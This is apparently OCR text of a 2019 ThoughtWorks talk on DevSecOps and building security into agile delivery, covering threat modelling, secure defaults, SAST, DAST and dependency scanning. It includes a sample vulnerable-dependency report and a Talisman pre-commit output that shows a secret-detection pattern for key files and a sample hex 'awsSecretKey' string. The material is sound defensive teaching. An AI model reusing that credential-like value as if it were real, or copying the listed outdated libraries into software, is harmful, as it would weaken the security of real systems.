Build Security In

Speakers
Harinee & Neelu

ThoughtWorks

TECHNOLOGY RADAR SUMMIT
India 2019


The Security Sandwich

Security discussions
Secure Infrastructure

A lot of changes
Who is taking care of security?

Penetration testing

https://www.informationisbeautiful.net/visualizations/worlds-biggest-data-bre




“The idea of a perimeter defense isn’t necessarily wrong, it’s just not enough.”

- *Dave Elliman*


https://www.thoughtworks.com/insights/blog/lean-model-security-and-security-practices

Defense in depth




Reference: https://www.gannett-cdn.com/-mm-

The scale problem



Delivery at speed needs security at speed

Cost of fixing a defect



It is an evolutionary world, always

Agile Design

- When should one make sure the design is secure?
- Challenges when reviewing the design:
  - Design isn't done
  - No design document to be handed off
  - Design is constantly changing along with the code and requirements
- Lean teams want to build MVP, fail fast
- Security on its toes as the design evolves

Serverless Architecture

- Security for infrastructure as code
- Permission management
- Secrets management
- Perimeter security (more porous, lack of a clear bour
- Awareness of cloud native solutions
- Auditability and monitoring

Evolutionary Architecture: Microservices

- Good for scaling and maintaining domain boundaries
- Bring operational complexity
- Big attack surface
- No obvious security "choke point"
- Different tech stack → difficult to standardize security practices
- No standard logging by default
- Need of auditability, maintaining model integrity


Containers

- Patch Management
- How to manage secrets inside image?
- Dealing with container breakouts
- Managing Container Privileges
- How do you know which container image should be trusted?

THREE ASPECTS OF DEVSECOPS

Introducing DevSecOps

BSI - BUILD SECURITY IN (PRACTICES)



You need both!

- Real Attack Surface
- Most Critical Issues
- Needs Skills
- Not effective as a Control Gate in CI/CD world
- Taking Right Feedback

- Extensive Coverage
- Faster
- Fuzzing, Multiple Payloads
- Easier for Developers
- Don't rely only on tools : SAST and DAST

Pre-development

Securing Defaults

- Make it easy to write secure code and difficult to make mistakes
- Build on top of secure libraries and frameworks
- Build security in upfront and try to make it seamless
- Define a **security low bar** which all projects need to meet, such as,
    - All passwords must be hashed
    - Host, networks are hardened
    - Whitelist access
- Provide tools which identify if an insecure dependency is introduced

Threat Modelling

What are we defending?

Draw a picture of what we are building
Show relevant components, dataflows, users and collaborators
Highlight the data or services we are protecting

What can go wrong?

Show sources of threat - attackers and insiders
Brainstorm many threats using these cards as cues
Capture on stickies, e.g. "Spoofed Identity: Weak credentials allowed"

What are we going to do about it?


Thinking about risk, dot vote top three threats
Add actions to backlog that reduce the risk
Take a photo to add to document or Wiki


How do we know that we did a good job?

Perform a review of actions after 30 days
Are the actions complete? If not why not?
Time to threat model again!

During Development

SAST: Static Application Security Testing (SAST)





Dependency Checker


Project: DependencyCheck

Scan Information (show all):
Display: Showing Vulnerable Dependencies (click to show all)

Dependency↑	CPE	GAV	Highest Severity	CVE Count	CPE Confidence	Evi Cou
Django-1.7.2-py2.py3-none-any.whl	cpe:/a:django_project:django:1.7.2 cpe:/a:djangoproject:django:1.7.2		High	14	HIGHEST	7
FileHelpers.2.0.0.0.nupkg	cpe:/a:file:file:2.0.0.0		High	1	LOW	2
axis-1.4.jar	cpe:/a:apache:axis:1.4	axis:axis:1.4	Medium	2	HIGHEST	17
axis2-kernel-1.4.1.jar	cpe:/a:apache:axis2:1.4.1	org.apache.axis2:axis2-kernel:1.4.1	High	6	HIGHEST	16
cmake\OpenCVDetectPython.cmake	cpe:/a:python:python:-		High	11	LOW	1
commons-fileupload-1.2.1.jar	cpe:/a:apache:commons_fileupload:1.2.1	commons-fileupload:commons-fileupload:1.2.1	High	3	HIGHEST	23
commons-httpclient-3.1.jar	cpe:/a:apache:commons-httpclient:3.1 cpe:/a:apache:httpclient:3.1	commons-httpclient:commons-httpclient:3.1	Medium	2	LOW	20

https://www.owasp.org/index.php/OWASP_Dependency_Check

SAST - Checkmarx (commercial)



https://www.checkmarx.com/products/static-application-security-testing/

Pre-commit Hooks

```
$ git push
Talisman Report:
+-----------------+----------------------------------------------------------------------
|     FILE        |                                    ERRORS
+-----------------+----------------------------------------------------------------------
| danger.pem      | The file name "danger.pem"
|                 | failed checks against the
|                 | pattern ^.+\.pem$
+-----------------+----------------------------------------------------------------------
| danger.pem      | Expected file to not to contain hex encoded texts such as:
|                 | awsSecretKey=c64e8c79aacf5ddb02f1274db2d973f363f4f553ab1692d8d203b4cc09692f79
+-----------------+----------------------------------------------------------------------
```

https://github.com/thoughtworks/talisman

Assessing Security Posture: Testing

DAST: Dynamic Application Security Testing (DAST)

